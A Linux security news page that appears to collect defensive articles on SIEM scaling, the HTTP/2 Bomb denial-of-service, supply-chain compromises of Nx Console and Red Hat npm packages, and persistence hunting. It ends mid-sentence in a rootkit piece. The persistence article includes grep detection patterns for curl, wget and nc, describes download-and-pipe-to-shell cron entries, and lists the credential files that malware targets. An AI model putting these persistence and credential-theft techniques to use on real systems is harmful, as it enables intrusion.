


Stay Ahead With Linux Security Features
 unauthorized access security practices

 SSH persistence usually does not look malicious at first. The login succeeds normally, the session opens cleanly, and the account already exists on the server, which is exactly why attackers continue using SSH keys after gaining a foothold on Linux systems. . Once a public key is added to authorized_keys , the server treats future access as trusted authentication. Attackers no longer need password resets or repeated exploit chains every time they reconnect because the server now accepts the...
 Jun 26, 2026
 network security threat detection
 Most security teams are locked into a perimeter-first mindset. They obsess over north-south traffic—the data hitting the edge—while ignoring the reality of the modern data center. Once an attacker gets a foothold, they don't stay at the edge. They pivot. They move laterally. That's the east-west traffic problem: the internal chatter between servers, microservices, and databases that we treat as "trusted" simply because it’s inside the fence. . Using Suricata for east-west monitoring isn't...
Jun 24, 2026
 security advisory infrastructure risks

 More than 4,300 internet-facing devices have been pulled into a newly documented router malware campaign called AryStinger. The infected systems are mostly not enterprise servers. They are older routers, NAS appliances, and embedded Linux devices that stayed online long after anyone was likely checking them. . QiAnXin XLab researchers found that the campaign is leaning on known vulnerabilities, including flaws that have been public for years. That is the important part. AryStinger does not...
Jun 22, 2026
 security advisory risk management

 If more than 12 million enterprise systems can be exposed by flaws in a security control designed to harden Linux, it's probably worth asking whether Linux gives people a false sense of security. That's a question that has come up repeatedly throughout 2026. . This year alone, researchers have disclosed privilege-escalation vulnerabilities, root-level kernel flaws, and multiple supply-chain compromises affecting Linux environments. That doesn't mean Linux suddenly became insecure. It means...
Jun 15, 2026
 security advisory attack
 A Linux server gets cleaned up after an intrusion. The suspicious process is terminated, credentials are rotated, and the system is rebooted during maintenance. Everything seems secure. A few hours later, the same outbound connection appears again. . Situations like that point to persistence . The attacker no longer needs the original exploit because something on the host continues restoring access behind the scenes. Finding that mechanism is often more important than understanding how the...
Jun 08, 2026
 Refine features
X Clear Filters
Get the latest News and Insights
Get the latest Linux and open source security news straight to your inbox.
Community Poll
Does sandboxing completely stop hackers?
Loading...
Explore Latest Linux Security features
We found 622 articles for you...
102
 threat detectionscalabilitylog management
How Open Source SIEM Architectures Scale Beyond Single-Server Deployments
Building a SIEM is easier than scaling one. Most open-source deployments start as a simple "all-in-one" server. It is easy to set up, but that design rarely survives the transition from a lab to a production workload. . A SIEM watching 20 endpoints is not doing the same job as one watching 500. More endpoints mean more logs; more logs require more storage; more storage makes search heavier. Eventually, the very architecture that made your lab easy to deploy becomes the reason your production system fails. Production environments diverge from homelab setups because collection, storage, search, and analytics scale at different rates. Why Open Source SIEM Tools Struggle to Scale A typical first SIEM deployment runs everything on one virtual machine. This works for small environments because the workload is low. However, as the organization grows—adding authentication logs, firewall records, and cloud audit events—that architecture cracks. A Wazuh deployment monitoring 25 endpoints might generate thousands of events per hour, while a much larger deployment with 500 endpoints can process far more events in the same period. The architecture that worked on a single VM struggles with storage growth, indexing delays, and slow searches. SIEM Architecture Pattern #1: Scaling Log Management and Search Most hobby deployments run collection, indexing, storage, and search on the same server because it is simple. Mature environments eventually separate these workloads because each one scales differently. Dedicated ingest nodes receive and process incoming logs before they are indexed. Separating ingestion from storage and search prevents a spike in incoming data from slowing down your investigations or delaying your detections. If You Experience... Immediate Architectural Change Slow searches Move search workloads to separate, dedicated resources Storage filling quickly Implement hot/warm/cold storage tiers Delayed alerts Separate detection workloads from ingestion nodes Event backlogs Scale ingestion capacity horizontally SIEM Architecture Pattern #2: Design for High Availability and Failure Production SIEM architectures assume hardware failures, maintenance windows, and service outages will occur. The goal is not preventing failures; the goal is ensuring one failed component does not take the entire platform offline. Following the Wazuh architecture , environments typically move from a single manager to clustered deployments with redundant managers, distributed indexers, and load-balanced services. Failure Prioritization: Priority Component Reason 1 Storage/Indexing Historical data is often the hardest thing to recover 2 Manager/Controller Processes incoming events and runs detection logic 3 Collection Services Prevents data loss during network outages 4 Dashboard Useful for investigation, but not mission-critical SIEM Architecture Pattern #3: Building a Security Monitoring Pipeline Dashboards are only the view layer. Mature deployments treat the SIEM as a data pipeline. According to the Microsoft Sentinel architecture , data collection, analysis, retention, and automation are key parts of the pipeline. The biggest threat to this pattern is inconsistent data. If your logs aren't normalized—for example, if one source calls a field user and another calls it account_name—your detection rules will fail regardless of how powerful your infrastructure is. Decide: Pick five critical log sources. Verify that usernames, timestamps, hostnames, and source IPs are formatted consistently across all of them. Fix these "data-messy" spots before adding more dashboards. SIEM Architecture Pattern #4: Improving Threat Detection at Scale Morelogs do not automatically mean better security. Effective SIEM architecture best practices focus on what happens after data arrives: correlation and response. If you are building your first SIEM, prioritize detections that identify common attacker behavior rather than rare edge cases. Detection Why It Matters Failed logins followed by success Identifies potential password guessing New administrator account Identifies potential privilege escalation Login from a new system Identifies potential stolen credentials Security tool disabled Identifies potential attacker cleanup Decide: Build five reliable detective rules before adding five new log sources. A small number of working alerts is always more valuable than a massive pile of logs that no one is reviewing. What Leading SIEM Tools (Elastic, Wazuh, and Microsoft ) Get Right About Architecture Major platforms prove that architectural maturity is the only way to scale. Elastic: Their reference architectures focus heavily on workload separation. Scaling collection, indexing, storage, and search independently prevents one workload from overwhelming the platform. Wazuh: Their guidance shows how environments move to clustered deployments with redundant services and distributed indexers. Microsoft Sentinel: They treat the SIEM as a data platform where collection, retention, and automation are treated with the same importance as the alerts themselves. SentinelOne: Their approach emphasizes that detection and response are the ultimate goals, rather than just collecting as much data as possible. A Security Operations Roadmap for Growing SIEM Deployments Do not try to copy an enterprise architecture on day one. Build the next layer your environment actually needs. Environment Size Focus Pattern 1–50 endpoints Reliablecollection and basic detection logic. 50–250 endpoints Separate search resources from ingestion workloads. 250–1,000 endpoints Implement storage tiers and service redundancy. 1,000+ endpoints Full distributed architecture and automation pipelines. Scaling a SIEM is not about making the design complicated. It is about ensuring your collection, storage, search, and detection do not all depend on one fragile box. The organizations that scale successfully rarely start with perfect architectures. They gradually separate workloads, improve data quality, add redundancy, and invest in detection engineering as requirements grow. The sooner those patterns are introduced, the easier it becomes to scale without constantly rebuilding the platform. Related Reading Open Source SIEM Strategies Address Challenges for Small Teams OSSEC for Linux: Enhancing Monitoring and Risk Posture Management Linux Privilege Escalation Patterns and Mitigation Strategies Enhancing Linux Security With Ansible Automation Techniques Comprehensive Linux Security Tools and Hardening Best Practices 2026 AI-Driven Tools Enhance Linux Security Against Emerging Threats . A SIEM watching 20 endpoints is not doing the same job as one watching 500. More endpoints mean more logs.. open source SIEM, scaling practices, log management, threat detection, Wazuh architecture. . Dave Wreski
 Jun 04, 2026
•
Jun 04, 2026
•
102
 security advisoryapacheDoS
HTTP/2 Bomb: Why Linux Infrastructure is Vulnerable to a New Low-Bandwidth DoS Attack
A newly disclosed attack technique called HTTP/2 Bomb is drawing attention because it targets the software that sits at the front of much of the Linux internet. Apache HTTP Server, NGINX, Envoy, and the ingress layers that many Kubernetes environments depend on can be forced into consuming disproportionate amounts of memory using relatively small amounts of attacker traffic. . For Linux administrators, the concern is not the HTTP/2 protocol itself. It is the possibility that a single low-bandwidth attacker could disrupt the web servers, reverse proxies, and application gateways responsible for keeping production workloads online. The "Resource Amplification" Trap Researchers at Calif recently disclosed the technique, describing how HTTP/2 header compression and flow-control mechanisms can be abused to trigger significant memory consumption on affected systems. The attack combines a compression bomb with connection-stalling behavior, creating a situation where server resources continue accumulating while requests remain active. Most denial-of-service planning assumes attackers need large botnets or substantial network capacity. HTTP/2 Bomb shifts the burden onto the server itself. The attacker sends relatively little traffic while the target allocates memory, maintains state information, and struggles to reclaim resources quickly enough to remain responsive. Why Apache, NGINX, and Envoy are Ground Zero This attack is generating noise because it affects the technologies Linux administrators deploy every day. Apache and NGINX remain dominant web server platforms across hosting providers, enterprise environments, and public-facing applications. Envoy has become a foundational component of modern cloud-native infrastructure, appearing inside API gateways, service meshes, and Kubernetes ingress controllers. When these components experience resource exhaustion, the consequences extend beyond a single application. Reverse proxies stop accepting connections. API gatewaysbecome bottlenecks. Load balancing layers degrade. Kubernetes workloads may remain perfectly healthy while the infrastructure responsible for routing traffic to them begins failing under pressure. How the Mechanics Work: HPACK and Flow-Control Abuse HTTP/2 was designed to improve efficiency by reducing the overhead associated with traditional web traffic. One of the core features is HPACK , a header compression mechanism that minimizes data exchange by storing and reusing previously transmitted header information. According to the research, attackers can abuse HPACK’s indexed-reference system to trigger memory expansion on the receiving server. Relatively small requests force the target to allocate significantly larger amounts of memory than the attacker contributes. The second stage is what makes this a practical threat. Researchers combined this header abuse with HTTP/2 flow-control behavior that slows the release of allocated resources. Instead of freeing memory, affected systems hold state information while additional requests accumulate. The resource consumption grows until performance degrades or services become unavailable—effectively creating a "Slowloris" for memory. Why Kubernetes Operators Should Pay Attention The Kubernetes angle is particularly critical. Many organizations have shifted infrastructure toward Envoy-based architectures and gateway technologies. Traffic that once flowed directly to a web server is now routed through increasingly sophisticated networking layers designed to provide observability and security. That architecture delivers benefits, but it also concentrates risk. When ingress or gateway infrastructure becomes unstable, healthy workloads become inaccessible. For Kubernetes operators, the question is not simply whether a workload is vulnerable; it is whether the infrastructure supporting that workload can continue handling traffic efficiently when exposed to this style of resource amplification. Current Patch Status and Mitigation Vendors havealready begun responding: NGINX introduced a new max_headers directive to limit accepted request headers. Apache updated mod_http2 , improving header accounting and addressing conditions associated with the attack. Administrators should review vendor guidance directly and verify patch levels across production environments rather than assuming repository updates have reached every system. Internet-facing systems—specifically reverse proxies, API gateways, and ingress controllers—should be prioritized. What Linux Administrators Should Do Right Now The immediate priority is visibility. Identify Exposure: Identify which internet-facing systems currently support HTTP/2. Many organizations enabled it years ago and have rarely revisited those configurations. Validate Patching: Review vendor guidance, confirm software versions, and ensure updates are applied consistently across production, staging, and disaster recovery. Monitor Resource Patterns: Attacks based on resource amplification look different from volumetric DDoS. Monitor for growing memory utilization, worker exhaustion, connection failures, or unstable performance from systems that appear to be receiving modest traffic. Evaluate Ingress Routing: Kubernetes operators should review how HTTP/2 traffic terminates, is inspected, and is routed. Identifying where requests are handled is the first step in determining which components will experience pressure. The Bigger Lesson for Linux Defenders The most interesting aspect of HTTP/2 Bomb is the reminder that modern Linux infrastructure depends heavily on layers of software designed to improve efficiency. Those same optimizations can become attack surfaces when researchers discover ways to force systems into consuming resources faster than they can recover them. Linux administrators spend considerable effort defending against exploits and privilege escalation, but some of the most disruptive incidents begin with something far less dramatic. A trustedprotocol feature behaves in an unexpected way, critical infrastructure starts consuming resources faster than anticipated, and the systems responsible for keeping applications online become the weakest point in the environment. HTTP/2 Bomb is a story about infrastructure resilience—ensure your Apache, NGINX, and Envoy deployments are ready for it. Related Reading Critical NGINX Vulnerability CVE-2026-42945: What Linux Admins Should Check Now Securing Remote Access to Linux Servers: Best Practices for 2026 Linux IDS vs IPS: Operational Differences and Deployment Tradeoffs How to Diagnose Suspicious Outbound Connections on Linux Servers How to Respond After Detecting a Compromised Linux Server . For Linux administrators, the concern is not the HTTP/2 protocol itself. It is the possibility that . newly, disclosed, attack, technique, called, http/2, drawing, attention, because, targets. . MaK Ulac
Jun 04, 2026
•

102
 security advisoryimportantsupply chain
Compromised VS Code Extension Puts Linux Development Pipelines at Risk
The compromise of Nx Console shows how much infrastructure now sits behind a single developer account. GitHub repositories, CI/CD pipelines, container build systems, Terraform projects, Kubernetes deployments. None of those systems was the initial target. The workstation was. . Attackers did not need a Linux privilege escalation bug or a remote code execution chain. They needed developers to trust a tool they were already using. For many organizations, that was enough. What Happened? Federal authorities confirmed the compromise in a public alert covering Nx Console and associated GitHub repositories. According to the CISA advisory, the incident was tracked under CVE-2026-48027 and involved supply-chain activity affecting development environments. The compromise centered on Nx Console, a popular extension used by developers working with Nx-managed projects. Rather than targeting production infrastructure directly, attackers inserted themselves into a trusted part of the software development workflow. That matters because extensions already operate with broad visibility into projects, repositories, and developer activity. Nx maintainers later published an incident timeline in their security update , including affected versions, discovery details, and remediation guidance. Users running impacted releases were instructed to remove affected versions and update immediately. At a high level, the attack followed a pattern security teams have been seeing more often over the last several years. Compromise a trusted component. Collect credentials. Use existing trust relationships to move deeper into the environment. No exploit chain required. Incident Overview Item Details Incident Type Supply-chain compromise Affected Component Nx Console CVE CVE-2026-48027 Primary Target Developer credentials Secondary Risk Repository and CI/CD compromise Potential Impact Source code, secrets, infrastructure access How the Attack Worked Modern development extensions have a surprising amount of visibility. They can read project files, interact with repositories, inspect build processes, and in some cases, access authentication material already present on the system. That trust model exists for convenience. Attackers understand that. Research discussing the broader attack methodology, including credential theft and GitHub-focused abuse techniques, was later examined by Microsoft Threat Intelligence in its security research. The mechanics vary between incidents, but the objective rarely changes. Collect credentials that provide access to systems developers already use every day. GitHub tokens are particularly valuable because they collapse multiple attack stages into one. Instead of breaking into a repository, an attacker authenticates. Instead of probing infrastructure, they inspect deployment workflows and secrets already stored inside the environment. The token becomes the foothold. From there an attacker may be able to: Clone private repositories Review deployment workflows Access package registries Harvest CI/CD secrets Modify build pipelines Publish malicious code updates Establish persistence through automation None of those actions require root access on a Linux workstation. Sometimes they do not require touching the workstation again. Why GitHub Tokens Matter GitHub stopped being just a source code platform years ago. For many organizations, it functions as the operational center of the environment. Infrastructure definitions live there. Deployment workflows live there. Kubernetes manifests, Helm charts, Terraform projects, Ansible playbooks, cloud automation scripts. Same place. The value of a stolen token depends on permissions. The problem is that developers often need extensive permissions to do their jobs. A single account may have access to: Private Repositories: Source code theft GitHub Actions: Pipeline manipulation Package Registries: Malicious Releases Organization Secrets: Credential Exposure Infrastructure Repositories: Cloud and platform visibility Deployment Automation: Unauthorized changes That is why developer accounts keep showing up in modern attack chains. They sit between development and production. Attackers know it. The Linux Security Impact This is not really a VS Code story. It is a Linux infrastructure story that happens to begin inside a development tool. Many affected users run Linux workstations because they manage Linux environments. Ubuntu systems administering Kubernetes clusters. Fedora laptops maintain cloud infrastructure. Debian workstations managing CI/CD pipelines. Different distributions. Similar trust relationships. The workstation becomes the first hop. A compromised developer machine may expose: GitHub tokens SSH keys Cloud credentials Kubernetes configuration files Internal repositories Build automation scripts Not every stolen credential leads directly to production. Enough of them do. Teams often focus heavily on server hardening while developer systems quietly accumulate administrative access across multiple environments. An attacker does not necessarily need local privilege escalation when repository permissions already open the next door. CI/CD Pipelines Build systems represent one of the highest-value targets in a software environment. Once repository access is established, workflow definitions become attractive targets. A modified pipeline can collect secrets, alter builds, inject code into releases, or create long-term persistence that survives workstation cleanup. Those investigations get expensive fast. Containers and Kubernetes Container environments depend heavily on automation. Repositories define what gets built, where it gets pushed, and how it gets deployed. Attackers increasingly target the pipelinerather than the cluster itself. Modifying trusted deployment paths is often easier than breaking through cluster defenses. Infrastructure-as-Code Repositories Terraform and Ansible repositories frequently contain the blueprint for an entire environment. Even when secrets are managed correctly, those repositories reveal architecture, permissions, cloud services, deployment patterns, network layouts, and operational processes. An attacker can learn a great deal before ever launching a second-stage attack. The initial compromise happens on a workstation. The visibility gained afterward can extend across an entire organization. What Linux Developers Should Do Now The immediate priority is determining whether affected extension versions were installed and whether repository credentials may have been exposed. Organizations should review guidance published by Nx, GitHub, and CISA while treating exposed credentials as compromised until proven otherwise. Extension Review Remove affected extension versions Update to verified releases Review installed development extensions Check for unexpected modifications Credential Response Rotate GitHub personal access tokens Revoke unused credentials Review OAuth integrations Replace exposed secrets Repository Audit Review commit activity Inspect branch protections Check workflow modifications Examine the package publication history Investigate unusual logins CI/CD Review Rotate pipeline secrets Audit service accounts Validate deployment workflows Review recent build activity Lessons for Open Source Security Supply-chain attacks keep succeeding because they exploit trust that already exists. Developers trust extensions. Pipelines trust repositories. Production systems trust deployment workflows. Attackers do not need to build those relationships. They inherit them. That shift changes how Linux defenders need to think about risk. The boundary is no longer theserver. It is the entire path that leads to the server. Extension ecosystems, package registries, source repositories, CI/CD platforms, and developer workstations all sit inside the same attack surface now. Treating them as separate problems creates blind spots that attackers are increasingly willing to exploit. Conclusion The most important detail in this incident is what was not exploited. There was no Linux kernel vulnerability. No container escape. No exposed daemon is listening on the internet. The attacker gained leverage through a trusted development tool and moved through existing trust relationships from there. As more infrastructure becomes defined through GitHub repositories, containers, Kubernetes deployments, and infrastructure-as-code projects, developer workstations continue to increase in value. They hold credentials. They control pipelines. They connect directly to the systems organizations depend on every day. That makes them a target. Related Reading GitHub Actions Compromise CI/CD Supply Chain Risks Explored Why CI/CD Pipelines Are Targets in Software Supply Chain Attacks Risks of GitHub Repo Breach on Linux Supply Chain Security Why Linux Supply Chain Attacks Are Becoming a Nightmare for DevOps Teams GitHub Actions Linux Self-Hosted Runners Security Risks Open-Source Supply Chain Attacks Threaten Linux Production Systems . Nx Console compromise shows risks to Linux development pipelines. Learn how attackers exploit trust in developer tools.. Linux Development Security, Supply Chain Risks, Developer Workstations, GitHub Token Security. . MaK Ulac
Jun 03, 2026
•
102
 security advisoryopen-sourcesecurity incident
Linux Persistence Hunting: The 5 Techniques Security Teams Miss Most
You remove the malware. You rotate the compromised credentials. You patch the original vulnerability and close the ticket. Two weeks later, the attacker is back. . What happened? You didn't lose the battle at the exploit; you lost it at the cleanup. In many modern Linux intrusions, the malware you found wasn't the main problem—it was the fallback mechanisms left behind. These hooks quietly restore attacker access the moment you look away. If you clean a host but miss these persistence layers, you haven't evicted the attacker; you've just cleared the path for them to return. Why Persistence Matters Getting into a system is often the easy part. Staying there is what matters. Persistence gives attackers a way to survive password resets, malware removal, and even patching efforts. If the persistence mechanism remains in place, they may not need to repeat the original compromise at all. Why Linux Persistence Remains a Problem Persistence on Linux is often harder to spot because attackers frequently abuse features administrators already use every day. A cron job doesn't look suspicious by itself. Neither does a systemd service nor an SSH key. During an investigation, it's easy to focus on the malware and overlook the configuration change that allowed it to come back. Quick-Hunt Checklist Persistence Type Primary Location Quick Hunt Command Systemd /etc/systemd/system/ systemctl list-unit-files --state=enabled Cron /etc/cron* ls -la /etc/cron* SSH Keys ~/.ssh/authorized_keys cat ~/.ssh/authorized_keys Shell Profiles ~/.bashrc grep -Ri "curl|wget" /home/*/.* User Accounts /etc/passwd cat /etc/passwd 1. Systemd Service Persistence ( MITRE T1501 ) Systemd is the heartbeat of modern Linux. Attackers abuse it to ensure their code runs as a background service,starting automatically on boot. What to investigate: Beyond just listing enabled services, look for files in /etc/systemd/system/ or /usr/lib/systemd/system/ that were modified recently. The "Aha!" Moment: Don't just check for "weird" names. Check the ExecStart path in the unit file. If it points to /tmp, /dev/shm, or a hidden directory in /home, it is almost certainly malicious. Watch for services running as root that initiate network connections immediately upon starting. 2. Cron-Based Persistence ( MITRE T1053.003 ) Cron jobs are the "reliable" backup. Even if you kill their malware process, a cron job can be. Attackers love cron because it acts like a built-in recovery mechanism. If malware is deleted or a process crashes, a scheduled task can quietly bring it back. Start by reviewing: /etc/crontab /etc/cron.d/ /var/spool/cron/ One of the fastest ways to find suspicious activity is to search for @reboot entries. These trigger automatically whenever a system starts and are frequently used to relaunch malware after remediation efforts. Encoded payloads or commands that download content with curl or wget before piping it into a shell should be treated as immediate red flags. 3. SSH Authorized Key Backdoors ( MITRE T1098.004 ) An SSH key is one of the cleanest persistence mechanisms available to an attacker. Once their public key is added to ~/.ssh/authorized_keys, they can access the system without relying on passwords and often without triggering much attention. When auditing systems, don't just look at the key itself. Look at the account behind it. A key attached to a dormant account, a service account, or a user who hasn't logged in for months should immediately raise questions. The same goes for keys that appear suddenly with no change request, documentation, or clear owner. One of the most common mistakes during incident response is removing malware while overlooking an attacker-controlled SSH key. Passwords can be reset in minutes. Aforgotten authorized key can provide access for months. 4. Shell Startup File Persistence ( MITRE T1546.004 ) Injecting a command into .bashrc or .profile is a classic move. Every time a user (or an admin) opens a terminal, the malicious command runs. What to investigate: Use grep -Ri "curl\|wget\|nc\|bash" /home/*/.* to scan all hidden files in user directories. The "Aha!" Moment: These are often missed because they hide inside otherwise legitimate config files. Look for nohup commands or backgrounded processes (&) that shouldn't be there. If you see a line that suddenly initiates an outbound connection, an attacker is piggybacking on your session. 5. User Account Creation ( MITRE T1136.001 ) Not every persistence mechanism involves code. In many intrusions, the attacker simply creates another user and grants it elevated privileges. Once that account exists, the original malware may no longer be necessary. Review /etc/passwd and compare what you find against your organization's approved accounts. Then verify: Group memberships Sudo permissions Last login activity Account creation timelines An account named "backup," "support," or "service-admin" may not look suspicious at first glance, which is exactly why attackers use them. The Reality: Why One Mechanism Isn't Enough During a recent investigation into a compromised web server, the security team successfully identified and disabled a malicious systemd service. They thought the incident was closed. However, the attacker had also placed a hidden cron job in /etc/cron.d/ that checked for the service every hour. If the service was missing, the cron job simply re-downloaded the binary and re-enabled the service. The attacker regained full root access within 60 minutes of the "remediation." Attackers assume you are thorough—but they bet you aren't complete. You must hunt for the entire ecosystem, not just the one artifact you found first. Your Weekly Hunting Workflow Don't wait for an alert tostart looking. Pick one high-value Linux server this week and run this sequence: Scan Autostarts: systemctl list-unit-files --state=enabled Audit Tasks: find /etc/cron* -type f Validate Keys: find /home -name authorized_keys Check Profiles: grep -Ri "curl\|wget\|bash" /home/*/.* Verify Users: cat /etc/passwd Timeline Hunt: find /etc -mtime -30 Persistence hunting is the difference between a clean server and one that is still compromised. Most organizations scan for viruses but never validate their persistence locations. That gap is exactly what attackers count on you to leave open. You've found an unauthorized SSH key on a high-privilege account. Before you delete it, what secondary indicators are you going to check to ensure the attacker doesn't have an active cron job or malicious service waiting to replace that key the moment it vanishes? Related Reading Understanding Linux Persistence Mechanisms and Detection Tools Detecting Systemd Abuse on Linux Servers for Better Security Exploitation of Cron Jobs in Linux for Enhanced Persistence Methods Linux Malware in Cloud Environments: Trends and Admin Implications . Combat Linux persistence with essential techniques to detect hidden threats and enhance your system's security.. Linux Persistence, Security Techniques, Detection Methods, Malware Recovery. . Dave Wreski
Jun 02, 2026
•
102
 security advisoryRed Hatimportant
Red Hat npm Package Compromise Highlights a Growing Supply Chain Problem
Researchers investigating a campaign now tracked as Miasma found that more than 30 packages in Red Hat's @redhat-cloud-services npm namespace had been altered to deliver credential-stealing malware. . The packages weren't being used to deploy ransomware or sabotage systems. From what has been reported so far, the objective appears to have been much simpler: collect credentials from developer environments and use that access elsewhere. GitHub tokens, cloud credentials, SSH keys, and other secrets were reportedly among the targets. That's not particularly surprising. Development environments tend to end up with access to far more systems than anyone originally planned for, especially once build automation, cloud services, and deployment tooling start getting layered on top of each other. The question usually isn't whether useful credentials exist. It's how many are sitting there and what they can reach. By the time someone starts inventorying what a CI runner can reach, the answer is often more than expected. Red Hat says it has not identified customer or partner impact, and the investigation is still underway. The compromise is notable less because of the malware itself and more because of where it showed up. A package repository sits in a place most organizations have already decided to trust. Once that trust relationship gets involved, the discussion usually shifts away from malware and toward access, validation, and how much confidence teams should place in automated software distribution. A Trusted Namespace Becomes an Attack Vector According to researchers, the compromised packages were distributed through Red Hat's @redhat-cloud-services namespace on npm. That detail matters because software teams often make decisions about risk based on reputation. Packages maintained by a well-known vendor naturally receive more trust than those published by an unknown developer. Compromising a trusted namespace gives malicious code a much better chance of reaching developer workstations, buildservers, and automated deployment environments without raising immediate suspicion. The goal is not necessarily widespread infection. Access to a handful of well-positioned systems can be enough. Investigators believe the campaign affected dozens of package versions across multiple projects. Those packages were primarily frontend libraries rather than customer-facing Red Hat products, but frontend dependencies are routinely pulled into enterprise development workflows. Once a malicious package enters a build process, the attack surface expands quickly. How Miasma Targets Linux-Based Environments Unlike traditional malware campaigns that focus on persistence or disruption, Miasma appears to have been built around credential collection. The malware searched infected Linux systems for the files and environment variables that DevOps teams rely on daily: SSH keys: Stored in ~/.ssh. Registry credentials: Found in files like ~/.npmrc and ~/.docker/config.json. Cloud credentials: Stored locally or exposed through metadata services. Kubernetes configuration files , such as ~/.kube/config. CI/CD secrets: Injected directly into runners through environment variables. For an attacker, these files represent immediate opportunities for lateral movement. A GitHub token may provide access to private repositories. A Kubernetes credential can expose cluster resources. Cloud access keys may unlock storage buckets, deployment pipelines, or administrative functions. Each credential becomes another step deeper into an environment that already trusts the user or service associated with it. That strategy also generates less noise than many conventional attacks. Security teams often have detections for privilege escalation attempts, malware execution, and suspicious binaries. Legitimate credentials present a different challenge. Activity performed with valid authentication frequently blends into normal operations, especially inside busy development environments where automation is alreadyperforming thousands of actions every day. CI/CD Pipelines: The Prime Target for Linux Operators One of the most concerning aspects of this incident involves how the packages were published. Researchers believe the attackers abused GitHub Actions trusted publishing workflows using OIDC rather than stealing a traditional npm authentication token. This highlights a shift in supply chain risk. Security controls designed to eliminate long-lived credentials are becoming the new target. An attacker who gains access to a publishing workflow effectively inherits the permissions of that workflow. Since those workflows are already authorized to push updates to official namespaces, the attacker doesn't need to break into the publishing process. The publishing process becomes the attack path. Trusted publishing has become increasingly popular because it removes long-lived credentials from deployment workflows. Instead of storing permanent tokens, systems establish trust relationships between source repositories, build pipelines, and package registries. The benefit: The model is generally more secure. The risk: Those trust relationships become valuable targets. An attacker who gains access to a publishing workflow may not need the credentials at all; the workflow already possesses the permissions required to publish software. In effect, the trust relationship becomes the credential. Why Linux Teams Should Care Modern software development doesn't just run on Linux. Most of the infrastructure responsible for building, packaging, signing, and deploying software relies on Linux systems. DevOps teams Build runners serve as the bridge between source code and production. If those runners operate with excessive permissions, a single dependency update can expose an entire CI/CD pipeline. Linux administrators The servers responsible for compiling, packaging, and deploying software often contain some of the most valuable credentials in the environment. They deserve the sameattention as production systems. Kubernetes operators Compromised build pipelines can provide a path into clusters through service account tokens or deployment automation. An attacker doesn't need direct access to the cluster if the pipeline already has it. Security teams Traditional perimeter defenses provide little protection when trusted systems begin performing malicious actions using valid credentials. What Linux Organizations Should Review Now Rather than waiting for the next supply chain notification, organizations should use incidents like Miasma as an opportunity to examine their own Linux-based development infrastructure: Audit build runner permissions: Use a least-privilege lens to review what your runners can access (cloud accounts, SSH keys, registries). Focus on runner isolation: Use container isolation, workload separation, and credential scoping to limit how far an attacker can move after gaining a foothold. Apply Linux-native security controls: Use SELinux or AppArmor to restrict process access, seccomp filtering to reduce dangerous system calls, and read-only filesystem configurations to impede unauthorized modifications. Monitor package changes: Many supply chain attacks begin long before code reaches production; dependency monitoring should be as critical as production workload monitoring. Reconsider trust: Trust remains necessary, but it should never replace verification. The Real Lesson The Red Hat compromise wasn't significant because attackers found a new way to steal credentials. Those techniques have existed for years. What makes this incident noteworthy is that the attack leveraged systems and workflows organizations already trusted. Package repositories, CI/CD pipelines, publishing workflows, and automated deployment systems have become attractive targets because compromising them allows attackers to inherit existing trust relationships rather than create new ones. The Linux supply chain is deeper and moreinterconnected than many organizations realize. Protecting it requires acknowledging that the most dangerous threats may not arrive through an exposed service or an unpatched vulnerability. They may arrive through the same trusted mechanisms used to deliver software every day. Related Reading GitHub Actions Compromise CI/CD Supply Chain Risks Explored Why CI/CD Pipelines Are Targets in Software Supply Chain Attacks Linux Supply Chain Attacks Threaten DevOps Teams and Security GitHub Actions Linux Self-Hosted Runners Security Risks . Explores how Red Hat npm packages were compromised to deliver malware targeting developers' credentials.. Red Hat Linux, npm packages, credential theft, supply chain security, development environment. . MaK Ulac
Jun 02, 2026
•
102
 cloud securitysecurity monitoringkernel exploits
Why Linux Rootkits Still Matter in Cloud and VMware Environments
Linux rootkits are old, but they never really disappeared. They just stopped attracting the same attention. . Most malware wants to execute and spread. A rootkit wants to stay invisible long enough that nobody notices the compromise until the damage is already done, and on Linux systems, that still works more often than many teams are comfortable admitting. That difference matters because modern infrastructure runs heavily on Linux underneath. Cloud workloads, ESXi hosts, telecom appliances, Kubernetes nodes, internal web services. A quiet implant inside one of those systems can sit there for weeks while logs look normal and monitoring dashboards stay green. Modern Intrusions Still Use Linux Rootkits Researchers continue seeing Linux rootkits in campaigns tied to VMware exploitation, cloud intrusions, credential theft operations, and long-term persistence activity inside enterprise environments. The tooling changes. The goal usually does not. One of the more visible examples came from the UNC3886 activity targeting VMware environments. Researchers observed the group deploying Linux rootkits, including REPTILE and MEDUSA, after exploiting vCenter and ESXi vulnerabilities. The implants helped hide attacker activity, maintain persistence, and support credential theft across compromised systems. The visibility problem sits underneath all of this. Traditional security tooling still leans heavily on signatures, known malware hashes, or suspicious binaries sitting on disk. Rootkits work around that model by interfering with the operating system itself. Some operate in user space through shared libraries and linker 